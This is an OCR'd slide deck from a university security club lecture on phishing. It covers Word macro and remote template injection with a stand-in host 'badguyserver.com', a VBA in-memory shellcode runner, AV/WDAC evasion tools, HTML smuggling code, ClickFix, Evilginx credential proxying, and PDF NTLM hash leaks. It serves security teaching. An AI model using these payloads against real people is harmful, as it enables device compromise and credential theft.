SIGPwny

SP2025 Week 10 • 2025-04-22

# Phishing

Ronan Boyarski


# Table of Contents



# Phishing for RCE

# Phishing for RCE

- The least subtle type of phishing
  - Gets harder year-over-year, none of these techniques are subtle
- Designed to get a user to execute code on their machine
- This will basically lead to instant compromise
  - Remember that users are local admin by default
- Very difficult to come up with a convincing pretext
  - **Mark of the Web** makes it difficult to get quick and easy code execution*




*can be bypassed w/internal phishing

# The Classic - Word Documents

- This uses macros or remote template injection to go execute malicious code from Word documents
  - Template injection is stealthier
- Very hard to do quietly, and macros can be blocked by your organization
  - e.g. UIUC blocks execution of macros in all word instances licensed in UIUC Active Directory
- The technique I'm going to show has been used by APT28, APT29, Lazarus

# Macrodata Refinement

- Here's a dead simple VBA macro to run a shell command
  - Obviously this is *amazingly* unsubtle

```
Sub AutoOpen()
   Dim Shell As Object
   Set Shell = CreateObject("wscript.shell")
   Shell.Run "powershell.exe iwr -uri ..."
End Sub
```

# A New Type of Template Injection

- Microsoft Word lets you create new documents from a template
- Remote Template Injection is when an attacker sends a benign document to a target, which downloads and loads a malicious templates
  - This template can have the macro in it


# A New Type of Template Injection

- Steps to reproduce:
  - Create a blank document and insert your malicious macro
  - Save it as a **Word 97-2003 Template** (.dot) file
  - Host this on your ~~python3 -m http.~~server
  - Create a new benign document from the blank template and save as a **.docx** (note that this is *not* a common malicious word doc type)
  - Right click 7zip->Open Archive, go to word>_rels, and click on **settings.xml.rels**, and edit it
    - It will look like: `Target="file:///C:\Users\Attacker\Documents\Custom%20Office%20Templates\Blank%20Template.dotx"`
    - Replace it with: `Target="http://badguyserver.com/template.dot"`
  - Automate this with: https://github.com/JohnWoodman/remoteinjector

# A Big Problem


# Not So Basic After All


- How can we make our VBA phish not suck?
- We can abuse building blocks to go make the macro appear to do something



# Not So Basic After All


- How can we make our VBA phish not suck?
- We can abuse building blocks to go make the macro appear to do something





# Not So Basic After All

- How can we make our VBA phish not suck?
- We can abuse building blocks to go make the macro appear to do something



# Not So Basic After All

```
Sub SubstitutePage()
    ActiveDocument.Content.Select
    Selection.Delete
    ActiveDocument.AttachedTemplate.AutoTextEntries("TheDoc").Insert
Where:=Selection.Range, RichText:=True
End Sub
```

# I Want More

- What if we want to run shellcode in memory without doing nonsense like running PowerShell?
- How do we run shellcode when we have no pointers?
- Import your APIs - just like P/Invoke + D/Invoke from last sem.
  - `Private Declare PtrSafe Function CreateThread Lib "KERNEL32" (ByVal SecurityAttributes As Long, ByVal StackSize As Long, ByVal StartFunction As LongPtr, ThreadParameter As LongPtr, ByVal CreateFlags As Long, ByRef ThreadId As Long) As LongPtr`
- This lets us call CreateThread
- We can do this to do our normal write->alloc->execute chain

# I Want More

```
Private Declare PtrSafe Function CreateThread Lib "KERNEL32" (ByVal
SecurityAttributes As Long, ByVal StackSize As Long, ByVal StartFunction
As LongPtr, ThreadParameter As LongPtr, ByVal CreateFlags As Long, ByRef
ThreadId As Long) As LongPtr
```

```
Private Declare PtrSafe Function VirtualAlloc Lib "KERNEL32" (ByVal
lpAddress As LongPtr, ByVal dwSize As Long, ByVal flAllocationType As
Long, ByVal flProtect As Long) As LongPtr
```

```
Private Declare PtrSafe Function RtlMoveMemory Lib "KERNEL32" (ByVal
lDestination As LongPtr, ByRef sSource As Any, ByVal lLength As Long) As
LongPtr
```

# I Want More

```
Function MyMacro()
    Dim buf As Variant
    Dim addr As LongPtr
    Dim counter As Long
    Dim data As Long
    Dim res As Long

    buf = Array(232, 130, 0, 0, 0, 96, 137, 229, 49, 192, 100, 139, 80,
48, 139, 82,......)
```

# I Want More

```
    addr = VirtualAlloc(0, UBound(buf), &H3000, &H40)

    For counter = LBound(buf) To UBound(buf)
        data = buf(counter)
        res = RtlMoveMemory(addr + counter, data, 1)
    Next counter

    res = CreateThread(0, 0, addr, 0, 0, 0)
End Function
```

# Can I Have Your Signature?

- Because AV's are *special*, most of the visual basic signatures are on the source code itself, which is baked into word documents by default
- We can erase it out and keep only the bytecode by using https://github.com/outflanknl/EvilClippy
- You can also try to use this tool if you want it to be quick and easy
  - Make sure you understand what you're running!
  - This one does shell commands IIRC, meaning you'll get blocked by WDAC etc.

# Can I Have Your Signature?

- WDAC + ASR (covered in Offensive Development and Reverse Engineering AV for Evasion) will block most of this by default
  - e.g. you will not be able to get handles to other processes or spawn child processes
- Remember that there are a lot of excluded paths, so we can spawn an excluded process and inject into that
  - For example, Microsoft Edge can be spawned!

# Go Go Gadget Glock 17

- GadgetToJScript lets us run arbitrary C# from either VBA or Jscript by abusing a WSH deserialization quirk
  - Note that the gadget it uses is now flagged by everything just by calling it, so you will need to go get your WinDBG on if you want to use this
  - I was not able to get around this, but it is totally possible if you just find a different deserialization gadget
- We can then write a good loader in C# that injects into Microsoft Edge, which will mean we can do all of our bad guy stuff even on a fully protected (WDAC+ASR) endpoint
- Do not underestimate this tool. It is awesome.

# One-Click Compromise

# HTA + Jscript


- Microsoft HTml Applications and Jscript are super old applications that can be run in one click - initially from Internet Explorer, although we've moved on since then
- They can run arbitrary VBA or Jscript, but thanks to Gadget2Jscript letting us run arbitrary C#, we can get one-click shellcode execution
  - I do not think either of these are very practical in a real-world use case, because they are blatantly very old, and a pain to develop for
  - That said, it's historical, and thus should be on your radar
- You can embed your Jscript file from Gadget2Jscript into an HTML application to get your one-click pwn

# HTML Smuggling

- Dead simple - abuse javascript to lie about what we're going to give you
- Click badguy.com/page.html -> get an EXE downloaded etc.
- You do this because web scanners and sandboxes can parse out document types and take action on them, so it's just a filter bypass

# HTML Smuggling


```html
<html>
    <head>
        <title>HTML Smuggling</title>
    </head>
    <body>
        <p>This is all the user will see...</p>

        <script>
        function convertFromBase64(base64) {
            var binary_string = window.atob(base64);
            var len = binary_string.length;
            var bytes = new Uint8Array( len );
            for (var i = 0; i < len; i++) { bytes[i] = binary_string.charCodeAt(i); }
            return bytes.buffer;
        }

        var file ='VGhpcyBpcyBhIHNtdWdnbGVkIGZpbGU=';
        var data = convertFromBase64(file);
        var blob = new Blob([data], {type: 'octet/stream'});
        var fileName = 'test.txt';

        if(window.navigator.msSaveOrOpenBlob) window.navigator.msSaveBlob(blob,fileName);
        else {
            var a = document.createElement('a');
            document.body.appendChild(a);
            a.style = 'display: none';
            var url = window.URL.createObjectURL(blob);
            a.href = url;
            a.download = fileName;
            a.click();
            window.URL.revokeObjectURL(url);
        }
        </script>
    </body>
</html>
```




# ClickFix

# Neither Advanced Nor Persistent

- The idea is just to copy a powershell command to the user's clipboard and to trick them into running Windows+R, CTRL+V, Enter
- This is the new thing… I guess…
- I'm just adding this because bad guys seem to be getting some usage out of it




# Phishing for Credentials

# Attacking without Malware

- What if we want to go after more tech savvy users?
- We can try to get them to download a benign document
- We can try to get them to visit a proxy site that has the real site mirrored
  - Basically a MITM that can steal cookies and session tokens
  - Looks identical to the real thing, except for the domain name
  - I haven't run this myself unfortunately, but the tool everyone is using is Evilginx

# PDF Malware

- This is a favorite of mine - think of all the resumes you've submitted to tech companies that just ignore you!
- If you want an un-subtle one that's just blank, use this repo
- PDF docs can have links in them, and any Windows SMB link will attempt to auto login, meaning that your Net-NTLMv2 hash is disclosed
  - Adobe Acrobat, Safari, and Chrome are **all** vulnerable to this
- You can also embed an EXE and run it in some PDFs

# PDF Malware

| Attack Category | | | DoS | | Information Disclosure | | | | Data Manipulation | | | RCE |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Application | Version | | Infinite loop | Deflate bomb | URL invocation | Form data leakage | Local file leakage | Credential theft | Form modification | File write access | Content masking | Code execution |
| Acrobat Reader | (2019.012.20035) | Windows | ● | ● | ● | ○ | ○ | ○ | ● | ○ | ○ | ○ |
| Foxit Reader | (9.7.1) | | ● | ● | ○ | ○ | ○ | ● | ○ | ○ | ○ | ○ |
| PDF-XChange Viewer | (2.5.322.9) | | ● | ● | ● | ● | ● | ● | ● | ○ | ● | ○ |
| Perfect PDF Reader | (8.0.3.5) | | ● | ● | ● | ● | ○ | ● | ● | ○ | ○ | ○ |
| PDF Studio Viewer | (2018.4.3) | | ○ | ● | ● | ● | ◐ | ○ | ○ | ○ | ○ | ● |
| Nitro Reader | (5.5.9.2) | | ● | ● | ● | ● | ○ | ● | ○ | ○ | ● | ● |
| Acrobat Pro | (2019.012.20035) | | ● | ● | ● | ○ | ○ | ○ | ● | ○ | ○ | ○ |
| Foxit PhantomPDF | (9.7.1) | | ● | ● | ○ | ○ | ○ | ● | ○ | ○ | ○ | ○ |
| PDF-XChange Editor | 7.0.326.1 | | ● | ● | ● | ● | ● | ● | ● | ● | ○ | ○ |
| Perfect PDF Premium | (10.0.0.1) | | ● | ● | ● | ● | ○ | ● | ● | ○ | ○ | ○ |
| PDF Studio Pro | (2018.4.3) | | ○ | ● | ● | ● | ◐ | ○ | ○ | ○ | ○ | ● |
| Nitro Pro | (13.24.1.467) | | ● | ○ | ● | ● | ○ | ● | ○ | ○ | ● | ● |
| Nuance Power PDF | (3.0.0.17) | | ● | ● | ● | ○ | ● | ● | ○ | ○ | ● | ● |
| iSkysoft PDF Editor | (6.5.0.3929) | | ● | ○ | ○ | ○ | ○ | ○ | ○ | ○ | ○ | ○ |
| Master PDF Editor | (5.1.36) | | ● | ○ | ● | ● | ◐ | ● | ○ | ● | ○ | ○ |
| Soda PDF Desktop | (11.0.16.2797) | | ● | ● | ● | ○ | ○ | ● | ○ | ○ | ● | ● |
| PDF Architect | (7.0.30.3196) | | ● | ● | ● | ○ | ○ | ● | ○ | ○ | ● | ○ |
| PDFelement | (6.8.0.3523) | | ● | ○ | ○ | ○ | ○ | ○ | ○ | ○ | ○ | ◐ |
| Preview | (10.0.944.4) | Mac | ● | ● | ○ | ○ | ○ | ○ | ○ | ○ | ○ | ○ |
| Skim | (1.4.41) | | ● | ● | ○ | ○ | ○ | ○ | ○ | ○ | ○ | ○ |
| Evince | (3.34.1) | Linux | ○ | ● | ○ | ○ | ○ | ○ | ○ | ○ | ○ | ◐ |
| Okular | (1.3.2) | | ● | ● | ○ | ○ | ○ | ○ | ○ | ○ | ○ | ◐ |
| MuPDF | (1.16.0) | | ● | ○ | ○ | ○ | ○ | ○ | ○ | ○ | ○ | ◐ |
| Chrome | (70.0.3538.77) | Web | ◐ | ● | ● | ● | ○ | ○ | ○ | ○ | ○ | ○ |
| Firefox | (72.0.2) | | ◐ | ● | ● | ○ | ○ | ○ | ○ | ○ | ○ | ○ |
| Safari | (13.1.2) | | ○ | ○ | ○ | ○ | ○ | ○ | ○ | ○ | ○ | ○ |
| Opera | (57.0.3098.106) | | ◐ | ◐ | ● | ● | ○ | ○ | ○ | ○ | ○ | ○ |
| Edge | (44.18362.1.0) | | ○ | ○ | ○ | ○ | ○ | ○ | ○ | ○ | ○ | ○ |

● Application vulnerable ◐ Vulnerability limited ○ Not vulnerable

Source: https://web-in-security.blogspot.com/2021/01/insecure-features-in-pdfs.html

# Next Meetings

- No solid plans at the moment, but I was planning on going over rootkits or MITM attacks next
- What would you like to see before the semester ends?
  - Big Alchemy / Pro Labs grind session to learn OT security?
  - Develop forensics chals for UIUCTF?
  - Review any old content?